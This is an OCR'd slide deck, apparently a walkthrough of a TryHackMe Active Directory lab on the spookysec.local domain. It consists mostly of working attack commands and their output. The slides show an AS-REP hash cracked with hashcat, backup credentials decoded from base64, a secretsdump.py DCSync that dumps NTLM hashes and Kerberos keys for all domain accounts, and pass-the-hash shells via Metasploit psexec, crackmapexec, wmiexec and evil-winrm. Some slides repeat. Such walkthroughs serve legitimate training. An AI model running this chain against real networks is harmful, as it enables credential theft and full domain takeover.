018cb6f3a371235e2cf077ca9c4b19b11a7d1e313f6a8a3f1a4c34ea2732fe1874c9bcb1424d3ee496d328b6e5  
8b3d3638ac2aa4054e0494149219dd4bc1252eb6681c0567060981c9513fce1d477f855117d4f17e8eb6de93c  
5b5885600a50f2565c95da6ed33f82cc8f31fdb645ea22d16bd303c3b8490c3aa5cd45f54dc5ccbcbf81c172972  
notyourdevice :: ~ »
```

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:
```

```
127b8369a71c9487622c41b0f0ad4d36$7803b4bd0043a72fa579e672bca47d0a65c87f805f086b5f1d2ff2ba21  
bb7cb814cee8b1ba59c470ba0a2f98718a7e85313c0eb98e2ffbcf2cd42430592340eb23fc75e697a1b73c828c  
018cb6f3a371235e2cf077ca9c4b19b11a7d1e313f6a8a3f1a4c34ea2732fe1874c9bcb1424d3ee496d328b6e5  
8b3d3638ac2aa4054e0494149219dd4bc1252eb6681c0567060981c9513fce1d477f855117d4f17e8eb6de93c  
5b5885600a50f2565c95da6ed33f82cc8f31fdb645ea22d16bd303c3b8490c3aa5cd45f54dc5ccbcbf81c172972
```

# INTRODUCTION : TRY HACK ME

hashcat

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

<https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/>



# INTRODUCTION : TRY HACK ME

```
hashcat -a 0 -m 18200 hash.code pass.list --force
```

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

<https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/>

# INTRODUCTION : TRY HACK ME

```
hashcat -a 0 -m 18200 hash.code pass.list --force
```

```
OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 46

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rc
Rules: 1

Applicable optimizers:          I
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price
If you want to switch to optimized OpenCL kernels, append -O to your co

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/
E=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4
* Device #1: Kernel m18200_a0-pure.63675575.kernel not found in cache!
Dictionary cache built:
* Filename..: pass.list
* Passwords..: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:9c19b6cd6e5f1ec81aba24165eb702e
88d2672316b9249875b7db9a4b779ae67921ad8eb46ff702d14dc3d4e07d8cbe938afef
2801e243461aed57618a0bdb4eadef9e7f1b8c45e761f1e235222a20a90364c3c5c0f15
b16d8c41cc5422b8532c4a8b45cb1389fd3d4c133:management2005
```

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

<https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/>

# INTRODUCTION : TRY HACK ME

```
hashcat -a 0 -m 18200 hash.code pass.list --force
```

```
PASSWORD: management2005
```

```
OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 46

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rc
Rules: 1

Applicable optimizers:          I
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price
If you want to switch to optimized OpenCL kernels, append -O to your co

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.


* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/
E=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4
* Device #1: Kernel m18200_a0-pure.63675575.kernel not found in cache!
Dictionary cache built:
* Filename..: pass.list
* Passwords..: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:9c19b6cd6e5f1ec81aba24165eb702e
88d2672316b9249875b7db9a4b779ae67921ad8eb46ff702d14dc3d4e07d8cbe938afef
2801e243461aed57618a0bdb4eadef9e7f1b8c45e761f1e235222a20a90364c3c5c0f15
b16d8c41cc5422b8532c4a8b45cb1389fd3d4c133:management2005
```

[https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)

<https://www.hackingarticles.in/beginner-guide-john-the-ripper-part-1/>

# INTRODUCTION : TRY HACK ME



# INTRODUCTION : TRY HACK ME

The image shows a screenshot of a file explorer interface. At the top, the address bar displays 'SMB spookysec.local backup' with a circled '1' next to it. The left sidebar shows a tree view with folders: ADMIN\$, C\$, NETLOGON, SYSVOL, and backup. The 'backup' folder is selected, indicated by a blue checkmark and a circled '2'. The main pane shows a file named 'backup\_credentials.txt' with a blue checkmark and a circled '3'. To the right, a code editor window is open, showing a long alphanumeric string: 'YmFja3VwQHNwb29reXN1Yy5sb2NhbDpiYWNrdXAyNTE3ODYw'. A circled '4' is placed over the first few characters of this string. The code editor's toolbar includes options for '4 espacios', '</> Texto sin f...', and a zoom level of '1.48'.

# INTRODUCTION : TRY HACK ME

YmFja3VwQHNwb29reXNIYy5sb2NhbDpiYWNrdXAyNTE3ODYw  
backup@spookysec.local:backup2517860

**INTRODUCTION : TRY HACK ME**

# INTRODUCTION : TRY HACK ME

Impacket's secretsdump.py will perform various techniques to dump secrets from the remote machine without executing any agent.

Techniques include reading SAM and LSA secrets from registries, dumping NTLM hashes, plaintext credentials, and kerberos keys, and dumping NTDS.


```
notyourdevice :: Documentos\TOOLS\RT-AD » secretsdump.py -dc-ip spookysc.local backup:backup2517860@spookysc.local
Impacket v0.10.9 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0cb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8150c27bed09861033826be4c21:::
spookysc.local\skiddy:1103:aad3b435b51404eeaad3b435b51404ee:5fe93534b96cc410b62eb7e11c57ba4:::
spookysc.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe93534b96cc410b62eb7e11c57ba4:::
spookysc.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448b6faab63d154eb0c656971067b6b:::
spookysc.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysc.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysc.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cf70af882d53d758a1612af78a646b7:::
spookysc.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysc.local\optional:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4fd6dff8942d23626e5bb:::
spookysc.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0c2f2:::
spookysc.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysc.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysc.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysc.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysc.local\va-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0cb4fc:::
ATTACKIVEDRCS:-1000:aad3b435b51404eeaad3b435b51404ee:e004a6aeb87ac5923b1e56649d3dad5f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe24bb50eed14e53cb2274c0701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfd7dea6f189f13234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b899f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysc.local\skiddy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee626460f1e1c348469eb2ca4a530cb432b04
spookysc.local\skiddy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0f09e1233
spookysc.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa75b2505aeef79ced3cf6d9082fb7eda429045e950e5783eb8be51e5
spookysc.local\breakerofthings:aes128-cts-hmac-sha1-96:38af7262634601d2df08b3a004da25
spookysc.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysc.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbec9d33f303050d77b0bfff0e74d0184b5acbd563c63c102da389112
spookysc.local\james:aes128-cts-hmac-sha1-96:08fca47e79d2b085dae0e95f86c7636e
spookysc.local\james:des-cbc-md5:dc971f4a91d0e5e9
spookysc.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b0846dec9137366ca5e16327f9a3ddfe
```



# INTRODUCTION : TRY HACK ME

## PASS THE HASH



```
1 msf > use exploit/windows/smb/psexec
2 msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117
3 SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c
4 msf exploit(psexec) > exploit
5 [*] Sending stage (719360 bytes)
6 [*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

```
1 cme smb 10.0.0.20 -u user -H BD1C6503987F8FF006296118F359FA79 -d domain.local
2 SMB 10.0.0.20 445 PC01 [*] Windows Server 2012 R2 Standard 9600
3 SMB 10.0.0.20 445 PC01 [+] domain.local\user BD1C6503987F8FF006296118F359FA79
```

```
1 wmiexec.py domain.local/user@10.0.0.20 -hashes aad3b435b51404eeaad3b435b51404ee:BD1C6503987F8FF006296118F359FA79
2 [*] SMBv3.0 dialect used
3 [!] Launching semi-interactive shell - Careful what you execute
4 [!] Press help for extra shell commands
5 C:\>
```

# INTRODUCTION : TRY HACK ME



```
evil-winrm.rb -i <ip> -u user -H BD1C6503987F8FF006296118F359FA79
```

```
Evil-WinRM shell v2.3
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\user\Documents>
```

<https://www.hackplayers.com/2019/10/evil-winrm-shell-winrm-para-pentesting.html>



**ADD COMMA'S TO YOUR PASSWORDS  
TO MESS WITH THE CSV FILE THEY WILL  
BE DUMPED INTO AFTER BEING BREACHED**



**UNTIL NEXT TIME**